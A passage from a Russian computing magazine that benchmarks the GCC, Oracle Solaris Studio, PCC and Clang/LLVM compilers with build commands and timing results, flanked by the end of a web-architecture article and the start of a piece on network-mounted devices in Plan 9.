Ясно, что это должны быть автономные атомарные команды. Допустим, ты добавляешь новое поле в регистрационную информацию пользователя. Значит, SQL-файл, который нужно выполнить до выкатки требуемого кода на боевые серверы, содержит команду add column, а SQL-файл для отката к предыдущей версии этот же столбец удаляет.

Опять же ясно, что программный код не должен ломаться от того, что пришел лишний столбец или, наоборот, нужный столбец в базе данных не существует. Операция деплоя не атомарна, ситуация, когда код уже новый, а изменения в СУБД до реплики не докатились, теоретически возможна.



На магии выкатки мы и заканчиваем наш учебник. В качестве добавки рассмотрим еще несколько основных паттернов проектирования.

ЧАТ

Сакральный чат — ну какой программист не писал его? Рассмотрим простую схему простой переписки между пользователями. Как реализовать моментальное появление новых сообщений в окне переписки?

Итак, каждый новый клиент устанавливает соединение с одним из «быстрых» серверов (например, Node.js), от него JavaScript, работающий в браузере клиента, будет получать новые сообщения, обрабатывать их и выводить в окне переписки. Получение будет происходить в режиме AJAX Long Polling (постоянно открытое соединение).

Отправка на сервер нового сообщения идет на основной PHP-сервер, который записывает его в постоянную базу данных для истории (например, MySQL) и «быструю» базу данных. В «быстрой» базе хранится только актуальная переписка, например за последний день. В нашем случае будем использовать для горячей информации базу данных MongoDB.

А теперь ответ на вопрос, почему такой странный выбор — MongoDB и Node.js. Все поступающие сообщения мы записываем в коллекцию для репликации, которую в качестве слейва слушают серверы Node.js.

Каждый из Node.js'ов знает идентификаторы всех клиентов, с которыми у него установлена связь. Если из потока репликации приходит сообщение для одного из своих клиентов, то забираем его и отправляем в браузер клиента.

Нам даже перекодировать ничего не надо, так как формат коммуникации между MongoDB-серверами, Node.js и формат хранения данных в MongoDB — JSON.

БИНАРНЫЙ КЛАСТЕР

Еще один часто встречающийся паттерн в проектировании — использование бинарных кластеров. Под этим устойчивым словосочетанием понимается следующее.

Весь пул бинарных файлов (картинки, видеофайлы) разделяется на самые обычные шарды. Но каждый из шардов состоит из двух и более серверов, информация на которых полностью дублируется.

Далее возможны варианты — ты можешь объединить серверы в группе бинарного кластера с помощью heartbeat или CARP-решения (основной сервер и резервный) или просто распределить трафик на несколько серверов с помощью какой-нибудь простой балансировки.

Подобным решением достигается одновременно и масштабируемость, и надежность. Просто единицей масштабируемости является не один сервер, а сразу группа серверов, именуемая бинарным кластером.

Пожалуй, и все, остановимся на этом, так как о примерах можно говорить бесконечно. Удачи! ⌶

Роман Ярыженко (rommanio@yandex.ru)



Большие гонки



kaway@flickr.com

ОБЗОР И СРАВНЕНИЕ ПРОИЗВОДИТЕЛЬНОСТИ СОВРЕМЕННЫХ КОМПИЛЯТОРОВ

Долгое время стандартом де-факто для компиляции C/C++ кода в *nix-системах был GCC. Но в последние годы в этой области возникли новые веяния, такие как LLVM/Clang, Oracle Compiler Suite и возрожденный из забвения PCC. Давай посмотрим, могут ли они составить конкуренцию безраздельно правящему набору компиляторов от проекта GNU.

ВВЕДЕНИЕ

Прежде всего, хочу сказать несколько слов о проведенных тестах и бенчмарках. Во-первых, решено было скормить компиляторам (тем из них, что поддерживают C++) библиотеку Boost, которая агрессивно использует функции C++ (к примеру, шаблоны и некоторые инструкции препроцессора) и оказывается своего рода камнем преткновения для некоторых компиляторов. Во-вторых, бенчмарки на скорость компиляции. К таковым я отнесу, помимо уже упомянутой компиляции библиотеки Boost (отчего бы не убить двух зайцев?), компиляцию стабильных версий Apache и ImageMagick. В-третьих, качество кодогенерации. Я решил не только сравнить размеры выходных исполняемых файлов, но и проверить, насколько быстро выполняется John the Ripper и bzip2.


Тестировалось все это дело на компе следующей конфигурации: P4 530 3 ГГц, 2 Гб RAM, HDD Seagate ST31000528AS.

GCC 4.6.3 И 4.8

Первая бета-версия GCC появилась в далеком марте 1987 года. Тогда аббревиатура GCC расшифровывалась как GNU C Compiler. На тот момент компилятор поддерживал архитектуры VAX, SUN и m68k. В 1991-м была готова первая стабильная его версия, а в 1994-м, начиная с версии 4.4BSD, его сделали компилятором по умолчанию в большинстве BSD-систем. Одно время существовал форк GCC — EGCS, но в 1999-м их объединили вновь.

В настоящее время GCC заявлена поддержка следующих стандартов C:

- C89 с исправлениями от 1994 и 1996 годов, связанными, в частности, с return и локалями;
- поправки к C89 от 1995 года — некоторые называют это C94 или C95;



Компиляция Boost с использованием GCC

У LLVM неплохая документация

- поддержка стандарта C99, который включает в себя такие вещи, как тип bool, inline-функции и массивы переменной длины, заявлена (не полностью).

Также в настоящее время в GCC есть несколько дополнений, несовместимых со стандартами С. К таковым относятся, например, арифметика с указателями на функции, пустые структуры и массивы нулевой длины.

«Постой! А как же C++?» — спросишь ты. Из стандартов приплюснутого С заявлена поддержка C++03. Судя по всему, поскольку стандарт C++98 сочли имеющим ошибки, а C++03 фактически эти ошибки исправляющим, предыдущий стандарт не поддерживается. Поддержка C++11, ранее носившего название C++0x, как и в случае со стандартом C99, заявлена не полностью. Такие фичи, как, например, псевдонимы шаблонов, расширенное объявление «друзей» (напомню, ключевое слово friend позволяет одному классу напрямую обращаться к частным элементам другого), большинство возможностей, относящихся к параллелизму, не поддерживаются. Имеются также и расширения, несовместимые, как и в случае с обычным С, со стандартами. Расширения эти относятся, например, к шаблонам, Volatile-объектам и интерфейсам. GCC версии 4.6.3 является стандартным для Ubuntu 12.04, его и будем тестировать. Не стану описывать, как я получал ту или иную программу/библиотеку, а сразу начну непосредственно с компиляции. Первым тестом у нас будет Boost (версия из SVN). Все команды, рассматриваемые далее, выполняются относительно каталога с исходниками.

Сначала собирается средство сборки самого Boost — bjam:

```
$ cd tools/build/v2
$ ./bootstrap.sh --with-toolset=gcc
$ sudo ./b2 install toolset=gcc
$ cd ../../..
```

По умолчанию он устанавливается в /usr/local.

После этого редактируется файл в домашнем каталоге пользователя — user-config.jam. Поскольку в нем всего одна строчка, используем echo:

```
$ echo "using gcc ;" > ~/user-config.jam
```

А уже затем компилируется собственно Boost (мне понадобилось установить пакет zlib1-dev):

```
$ time bjam
```

Время компиляции — 25 мин 52 с, но собрался он без ошибок.

При компиляции Apache, чтобы поддерживать несколько скомпилированных разными компиляторами версий с целью сравнить их размер, необходимо создать каталог, из которого будет вызываться configure, находящийся в каталоге с исходниками. Компилировался Apache 1 мин 52 с, размер же собственно исполняемого файла httpd составил 706 497 байт. Для компиляции ImageMagick производились те же самые операции, что и для Apache. Время его компиляции составило 12 мин 4 с.

Перейдем к John the Ripper; размер выходного файла, John, составил 227 524 байта, а бенчмарк MD5 — 7732 c/s. Сжатие файла размером 1450 Мб bzip2, который, к слову, чтобы не возиться с копированием версий, необходимо распаковывать для каждой компиляции в свой каталог, и исполняемый файл которого весит 215 914 байт, заняло 7 мин 56 с.

Тест же OpenSSL (AES-CBC-256) показал, что при размере блока 8192 байта в секунду обрабатывается 35 438,59 тысячи байт (именно тысячи, не «кило»). А для RSA с длиной ключа в 512 бит может быть подписано 2214,2 сообщения в секунду.

GCC 4.8, который сейчас активно разрабатывается, имеет следующие новинки:


- Ныне он реализован не на С, а на C++.
- Появился новый уровень оптимизации, -Og. Этот уровень разработан для быстрой компиляции и отладки, но при нем производительность программы должна оставаться приемлемой.
- Добавлена опция для контроля оптимизации частичных избыточностей (PRE).
- Для архитектуры x86/x64 добавлены функции времени выполнения, которые позволяют определить тип и возможности процессора.

Исходники доступны через SVN, поэтому для их получения вводим следующую команду:


```
$ svn co svn://gcc.gnu.org/svn/gcc/trunk gcc-trunk
```

Компиляция потребует некоторых танцев с бубном — помимо того что у тебя должны быть установлены соответствующие инструменты (лично мне понадобилось доустановить пакеты gcc-multilib, g++-multilib, libmpfr-dev и libmpc-dev), придется произвести некоторые операции:

```
$ sudo ln -s /usr/include/i386-linux-gnu/gnu/stubs-32.h ↵
/usr/include/gnu/
$ sudo ln -s /usr/lib/i386-linux-gnu/crt*.o /usr/lib/
$ cd gcc-trunk
$ ./configure && make
$ sudo make install
```



Бенчмарк с использованием OpenSSL



Так выглядит Oracle Solaris Studio

Несмотря на то что, казалось бы, совместимость не должна была сколько-нибудь сильно измениться по сравнению с 4.6.3, Boost толком не скомпилировался. Для остальных тестов приведу просто цифры:

- Компиляция Apache — 1 мин 52 с, размер исполняемого файла — 706 947 байт.
- Компиляция ImageMagick — 21 мин 33 с.
- Размер исполняемого файла John — 217 880 байт, бенчмарк MD5 — 7927 c/s.
- bzip2 (размер) — 234 163 байта, время сжатия файла — 7 мин 52 с.
- Бенчмарк OpenSSL AES-CBC-256 при размере блока 8192 — 39 209,64 тыс. байт/с, RSA 512 — 2222 sign/c.

COMPILER SUITE

Набор компиляторов Compiler suite входит в состав Oracle Solaris Studio (несмотря на название, эта IDE предназначена не только для ОС Solaris). Некоторые заявленные фичи компилятора С:

- поддержка как C89, так и C99;
- диалект K&R и возможность смешения ANSI C и K&R;
- поддержка стандарта OpenMP C для распараллеливания;
- поддержка прекомпилированных заголовочных файлов для уменьшения времени компиляции;
- библиотека сборки мусора для управления кучей и отслеживания в рантайме утечек памяти.

С++ (компилятор что для С, что для С++ одинаков):

- стандарты C++98 и C++03; стандарт C++11, по-видимому, поддерживается не полностью, причем до такой степени не полностью, что в Oracle постеснялись говорить даже о частичном соответствии;
- можно выбирать из библиотек шаблонов стандартную библиотеку Sun либо STLPort;
- поддержка библиотеки Boost.

«Это все, конечно, хорошо, но где мне достать эту IDE? Она же наверняка платная», — скажешь ты. Да, когда-то она стоила денег, но сейчас распространяется бесплатно. Для ее получения перейди на bit.ly/S9Ozni, зарегистрируйся в My Oracle и вперед, качай. Но скачать мало — надо же еще и установить. А вот с этим придется повозиться чуть больше, чем обычно, — пакета для Ubuntu нет, как и установочного скрипта. Впрочем, это «больше» именно что «чуть» и заключается всего-навсего в том, чтобы распаковать в нужную директорию и установить пути.

Перейди в каталог, содержащий скачанный архив, и набери следующие команды (я использовал стандартный каталог /opt, но тебе ничто не мешает использовать /usr/local или даже свой домашний):

```
$ bunzp2 SolarisStudio12.3-linux-x86-bin.tar.bz2
$ sudo tar xf SolarisStudio12.3-linux-x86-bin.tar -C /opt
$ export PATH="/opt/SolarisStudio12.3-linux-x86-bin↵
/solarisstudio12.3/bin:/opt/SolarisStudio12.3↵
-linux-x86-bin/solarisstudio12.3/prod/bin:$PATH"
```

Затем добавь эти пути в /etc/environment.

Попытка сборки Boost с использованием данного компилятора благополучно провалилась. Да нет, разумеется, какая-то часть собралась, но, как говаривал старик Хоттабыч, «чуть-чуть не считается, о драгоценнейший».

Чтобы скомпилировать Apache, в дополнение к тем операциям, что описаны в разделе по GCC, необходимо установить переменные окружения. В моем случае это выглядело так:

```
$ export CC=cc CXX=cc
```

С ImageMagick необходимо провернуть этот же трюк.

Перед компиляцией John'а (как, впрочем, и перед компиляцией bzip2) необходимо подредактировать Makefile: вместо gcc поставить cc и убрать опции, начинающиеся с -W, поскольку ораклoвский компилятор их не понимает. Для компиляции же OpenSSL потребуется поставить пакеты happycoders-libsocket и happycoders-libsocket-dev, создать симлинки в /usr/lib:

```
$ ln -s /usr/lib/happycoders/lib* /usr/lib/
```

и выполнить в каталоге OpenSSL следующую команду:

```
$ ./Configure solaris-x86-cc
```

Результаты тестов:

- Компиляция Apache — 1 мин 39 с, размер исполняемого файла — 766 368 байт.
- Компиляция ImageMagick — 23 мин 56 с.
- Размер исполняемого файла John — 178 756 байт, бенчмарк MD5 — 6942 c/s.
- bzip2 (размер) — 180 381 байт, время сжатия файла — 8 мин 25 с.
- Бенчмарк OpenSSL AES-CBC-256 при размере блока 8192 — 76 371,29 тыс. байт/с, RSA 512 — 849,7 sign/c.

PCC

Portable C Compiler — самый древний компилятор из рассматриваемых здесь. Он был разработан AT&T в 1975–1977 годах, включен в UNIX V7 и вместо lex использовал yacc. Являлся компилятором по умолчанию до 4.4BSD, потом его заменил GCC. Какое-то время,

Терминал - rom@rom-desktop: ~/bzip2-clang-ir/bzip2-1.0.6

Файл Правка Вид Терминал Переход Справка

```
if.else1304:                                      ; preds = %cond.false1296
  %call1306 = call i32 @strncmp(i8* %33, i8* getelementptr inbounds ([3 x i8]* @
.str9, i32 0, i32 0), i32 2) nounwind readonly, !dbg !1022
  %cmp1307 = icmp eq i32 %call1306, 0, !dbg !1022
  br i1 %cmp1307, label %if.then1309, label %for.inc1330, !dbg !1022

if.then1309:                                      ; preds = %if.else1304
  %46 = load %struct._IO_FILE** @stderr, align 4, !dbg !1023, !tbaa !733
  %47 = load i8** @progName, align 4, !dbg !1023, !tbaa !733
  %call1311 = call i32 (%struct._IO_FILE*, i8*, ...)* @fprintf(%struct._IO_FILE*
 %46, i8* getelementptr inbounds ([19 x i8]* @.str16, i32 0, i32 0), i8* %47, i8
* %33) nounwind, !dbg !1023
  %48 = load i8** @progName, align 4, !dbg !1025, !tbaa !733
  call void @llvm.dbg.value(metadata !{i8* %48}, i64 0, metadata !1026) nounwind
, !dbg !1027
  %49 = load %struct._IO_FILE** @stderr, align 4, !dbg !1028, !tbaa !733
  %call.i1692 = call i8* @BZ2_bzlibVersion() nounwind, !dbg !1029
  %call1.i1693 = call i32 (%struct._IO_FILE*, i8*, ...)* @fprintf(%struct._IO_FI
LE* %49, i8* getelementptr inbounds ([1230 x i8]* @.str100, i32 0, i32 0), i8* %
call.i1692, i8* %48) nounwind, !dbg !1029
  call void @exit(i32 1) noreturn nounwind, !dbg !1030
  unreachable, !dbg !1030
                                                            760,1         10%
```

А это ассемблер IR LLVM

судя по комментариям в исходниках, принадлежал приснопамятной Caldera. На него долго не обращали внимания, но, видимо, в связи с непомерным разрастанием GCC Эндерс Магнуссон в 2007 году решил его возродить.

Компилятор состоит из двух частей: pass1 проводит парсинг, проверку типов и строит дерево, а pass2 — генерирует код. Еще имеется деление на фронтенд и бэкенд. Фронтенд — cc — выполняется пользователем и передает файл бэкенду. Тем не менее это уже не оригинальный компилятор 70-х (еще бы — с того времени много чего изменилось: появились новые архитектуры, стандарт C тоже несколько поменялся...). Было переписано около 50% кода фронтенда и около 80% бэкенда. В настоящее время заявлена поддержка большинства фич C99. Также включен компилятор Fortran-77. Бэкенд C++ же, судя по всему, находится в зачаточном состоянии.

Из преимуществ отмечу размер: он и впрямь очень маленький, если сравнивать с GCC, — в сжатом виде занимает всего 730 Кб. Разработчики также заявляют, что скорость компиляции в 5–10 раз выше компилятора GNU при таком же качестве кода.

Получение и установка его достаточно тривиальны. Сначала получаем и собираем/ставим библиотеку pcc-libs:

```
$ wget http://pcc.ludd.ltu.se/ftp/pub/pcc-libs/↵
pcc-libs-20120922.tgz
$ tar xzvf pcc-libs-20120922.tgz
$ cd pcc-libs-20120922
$ ./configure && make
$ sudo make install
```

А затем собственно сам компилятор:

```
$ wget ftp://pcc.ludd.ltu.se/pub/pcc/pcc-current.tgz
$ tar xzvf pcc-current.tgz
$ cd pcc-20120922
$ ./configure && make
$ sudo make install
```

Перед компиляцией тестируемых программ понадобилось произвести примерно те же действия, что и в случае с оракловским Compiler suite: установить переменные окружения CC и CXX равными pcc, а для bzip2 и John the Ripper еще и подправить Makefile.

Библиотеку Boost по понятным причинам я даже и пытаться компилировать не стал. ImageMagick и OpenSSL не собрались.
И вот результаты теста:

- Компиляция Apache — 1 мин 43 с, размер исполняемого файла — 676 763 байта.
- Размер исполняемого файла John — 178 829 байт, бенчмарк MD5 — 4325 c/s.
- bzip2 (размер) — 244 061 байт, время сжатия файла — 11 мин 45 с.

LLVM И CLANG

Ты наверняка слышал о Clang и LLVM и не раз задавался вопросом, что это такое. Clang — компилятор языков C-семейства в байткод LLVM. Аббревиатура LLVM расшифровывается как Low-Level Virtual Machine. LLVM представляет собой, грубо говоря, виртуальную RISC-машину. «Что? Еще один .NET?» — воскликнешь ты. На самом деле название не отражает всей сути дела: LLVM не является JIT-компилятором — хотя может (для некоторых языков) выступать в качестве такового. Он служит для облегчения портирования программ на другие платформы. Делается это с помощью промежуточного представления кода — IR. Над ним можно производить всевозможные трансформации, после этого он может быть преобразован в машинный код — либо динамически (JIT-компиляция), либо статически.

IR-код поддерживает следующие примитивы:

- **iN** — целые числа произвольной разрядности, где N как раз и означает разрядность (до восьми миллионов);
- **числа с плавающей точкой** — half, float, double и некоторые машинно-специфичные типы;
- **x86mmx** — поддержка расширений MMX. Использование этого типа довольно ограниченно — например, нельзя создавать массивы с ним;
- **void** — пустое значение;
- **metadata** — метаданные, могут использоваться для оптимизации и отладки.

Помимо примитивов, IR-код поддерживает производные типы — такие, например, как указатели, массивы, структуры, функции...

Clang является компилятором, использующим LLVM. Поддерживает он такие языки C-семейства, как C, C++, ObjC и ObjC++. В контексте статьи наше внимание привлекают только первые два. Из интересных фич компилятора отмечу следующие:

- диагностические сообщения. Нет, разумеется, в других компиляторах они тоже есть, но Clang буквально «тыкает носом» в ошибку, то есть показывает кусок кода с точностью до строки и символа, где он видит ошибку или повод для варнинга;
- совместимость (частичная) с GCC, что немаловажно для компиляции некоторых Open Source проектов;
- поддержка интеграции в IDE;
- BSD-лицензия — это делает возможным встраивать Clang (как и LLVM в целом) в коммерческие приложения.

Из стандартов C компилятор поддерживает то же самое, что и GCC, поэтому остановимся на поддержке C++.

- Поддерживаются все фичи C++98/03, за исключением поведения в некоторых случаях ключевого слова export — такое поведение, к слову, убрали из C++11.
- Из фич C++11 поддерживается большинство — даже и те, которых нет в GCC (не поддерживается разве что наследование конструкторов). Заявлена минимальная поддержка сборки мусора и некоторые возможности параллелизма.

LLVM ПРЕДСТАВЛЯЕТ СОБОЙ, ГРУБО ГОВОРЯ, ВИРТУАЛЬНУЮ RISC-МАШИНУ. «ЧТО? ЕЩЕ ОДИН .NET?» — ВОСКЛИКНЕШЬ ТЫ

Терминал - rom@rom-desktop: ~/pcc-current/pcc-20120922/cc/ccom

Файл Правка Вид Терминал Переход Справка

```
int
main(int argc, char *argv[])
{
        int ch;

#ifdef TIMING
        struct timeval t1, t2;

        (void)gettimeofday(&t1, NULL);
#endif

        prgname = argv[0];

        while ((ch = getopt(argc, argv, "OT:VW:X:Z:f:gkm:psvwx:")) != -1) {
                switch (ch) {
#if !defined(MULTIPASS) || defined(PASS1)
                case 'X':       /* pass1 debugging */
                        while (*optarg)
                                switch (*optarg++) {
                                case 'b': ++bdebug; break; /* buildtree */
                                case 'd': ++ddebug; break; /* declarations */
                                case 'e': ++edebug; break; /* pass1 exit */
                                case 'i': ++idebug; break; /* initializations */
                                                                151,1-8       37%
```

Один из исходников PCC

Нелишне будет и упомянуть плагин DragonEgg, который позволяет использовать GCC с LLVM, причем без перекомпиляции первого. Поскольку размер статьи ограничен, дам ссылку, по которой ты можешь узнать о нем подробнее, — bit.ly/9rXIKc.

Текущая версия LLVM/Clang доступна через SVN — для ее получения используй следующие команды (подразумевается, что ты находишься в домашнем каталоге):

```
$ svn co http://llvm.org/svn/llvm-project/llvm/↵
trunk llvm
$ cd llvm/tools
$ svn co http://llvm.org/svn/llvm-project/cfe/↵
trunk clang
$ cd clang/tools
$ svn co http://llvm.org/svn/llvm-project/↵
clang-tools-extra/trunk extra
$ cd ~/llvm/projects
$ svn co http://llvm.org/svn/llvm-project/↵
compiler-rt/trunk compiler-rt
```

Процедура сборки и установки, как обычно, тривиальна — в каталоге llvm набираешь:

```
$ ./configure --optimized && make -j4
$ sudo make install
```

Должен, однако, отметить, что процедура компиляции (если говорить точнее — процедура линковки) кушает изрядно памяти, так что если у тебя 2 Гб или меньше, то рекомендую включить своп. Перед компиляцией тестов я установил переменные CC и CXX в clang и clang++ соответственно и, как и в прошлые разы, изменил make-файлы bzip2 и John.

На сей раз откомпилировались все тесты — да-да, и Boost тоже. Чтобы его скомпилировать, применялись те же самые команды, что и с использованием GCC, только вместо gcc во всех случаях необходимо писать clang.

Результаты:

- Компиляция Boost — 51 мин 21 с.
- Компиляция Apache — 2 мин 2 с, размер исполняемого файла — 813 840 байт.
- Компиляция ImageMagick — 10 мин 10 с.
- Размер исполняемого файла John — 173 656 байт, бенчмарк MD5 — 7632 c/s.
- bzip2 (размер) — 186 861 байт, время сжатия файла — 9 мин 31 с.
- Бенчмарк OpenSSL AES-CBC-256 при размере блока 8192 — 39 291,66 тыс. байт/с, RSA 512 — 2202,4 sign/c.

ИТОГИ ТЕСТОВ

Начнем с аутсайдера. Им оказался PCC — он не смог скомпилировать ни ImageMagick, ни OpenSSL. При выполнении бенчмарков John и bzip2 он также оказался самым медленным из всех. Однако в случае компиляции Apache размер выходного файла httpd оказался самым маленьким, что может являться плюсом... но только при условии, если и другие результаты компиляции окажутся соизмеримыми, — а они таковыми не являются. Итог: сегодня PCC непригоден для промышленного использования.

Иная ситуация с остальными компиляторами. Да, оракловский компилятор не смог скомпилировать Boost, но то же самое не смог сделать и GCC 4.8. Что же до бенчмарков, то в тесте John GCC 4.8, безусловно, лидирует, как и в случае с bzip2, где он незначительно опережает предыдущую свою версию. Однако в симметричном шифровании OpenSSL оракловский компилятор лидирует... чтобы в асимметричном шифровании благополучно затормозить более чем вдвое, в то время как остальные держались примерно на одном уровне с легким превосходством в симметричном шифровании Clang. По итогам сравнения размеров выигрывает компилятор Oracle, который незначительно опережает Clang.

Выбрать победителя оказалось сложновато, но все же, с учетом дальнейших перспектив, таковым могу назвать Clang. Почему именно его? Во-первых, он компилирует Boost — с чем, кроме него, справилась только стабильная версия GCC. Во-вторых, в тестах OpenSSL он лидирует без явных перекосов в сторону симметричного шифрования. Ну и в-третьих — сама идея оптимизации с использованием промежуточного кода очень и очень перспективна. ⌶

БЕЗОПАСНЫЕ КОМПИЛЯТОРЫ

Что же касается безопасности и защиты приложений от атак, то тут стоит упомянуть:

- GCC ProPolice (ibm.co/Tv4Ogt) — расширение для GCC, разработанное IBM и предназначенное для защиты от stack smashing атак;
- SAFECode (bit.ly/QOAQOh) — компилятор, использующий LLVM и Clang, который вставляет рантайм-проверки, чтобы избежать ошибок, связанных с memory safety: переполнения буфера, некорректного освобождения памяти, разыменования недействительных указателей и тому подобного.

GCC 5.0

Разработка пятой ветки еще не началась, но о ней уже дискутируют в списке рассылки. Из предложений хочу отметить следующие:

- Модульность. Конечно же, разработчики понимают, что это будет трудно. Но они также осознают и ее преимущества.
- Сборка мусора. Имеется в виду сборка мусора при компиляции в самом компиляторе, не в компилируемой программе.
- Улучшенная поддержка метапрограммирования.

INFO

- Сегодня FreeBSD компилируется не GCC, а Clang. Это связано с тем, в частности, что GCC перешел на GPL3, соответственно, возникли лицензионные проблемы, и разработчики посчитали рациональным перейти на другой компилятор.
- На LLVM основана подсистема OpenGL в Mac OS X 10.5, а iPhone SDK использует GCC с бэкендом на LLVM.
- В отличие от JVM, которая является стековой виртуальной машиной, IR-код LLVM основан на регистрах.
- Сборка мусора (garbage collection) — автоматическое освобождение регионов памяти, на которые никто не ссылается.

DVD


На диске ты найдешь последние версии GCC, PCC и Clang/LLVM.

WWW

bit.ly/R1V4ok — время от времени OpenBenchmarking.org проводит тесты компиляторов.

Евгений Зобнин (execbit.ru)

Искусство сопряжения



ПРОБРАСЫВАЕМ ЖЕЛЕЗО ПО СЕТИ

В начале девяностых создатели UNIX выпустили на рынок операционную систему Plan 9, которая позволяла легко и прозрачно получать доступ к любым устройствам удаленной машины с помощью простого монтирования сетевой файловой системы. ОС не снискала популярности, уступив место классическим никсам, которые в то время вообще не имели подобной функциональности. Изменилась ли ситуация сейчас, мы попробуем разобраться в этой статье.

ВВЕДЕНИЕ

В никсах почти все железные компоненты компа представлены в виде доступных для чтения и записи файлов, работать с которыми можно с помощью стандартных команд echo, cat, grep и так далее. Однако смонтировать эти файлы с удаленной стороны не получится, так как их поддержка полностью реализована внутри ядра и жестко привязана к локальной машине. Это ограничение было устранено в Plan 9 с помощью сетевого RPC-протокола 9P, который использовался всегда и везде, для доступа как к локальным файлам и устройствам, так и к сетевым. В UNIX же все осталось по-прежнему.

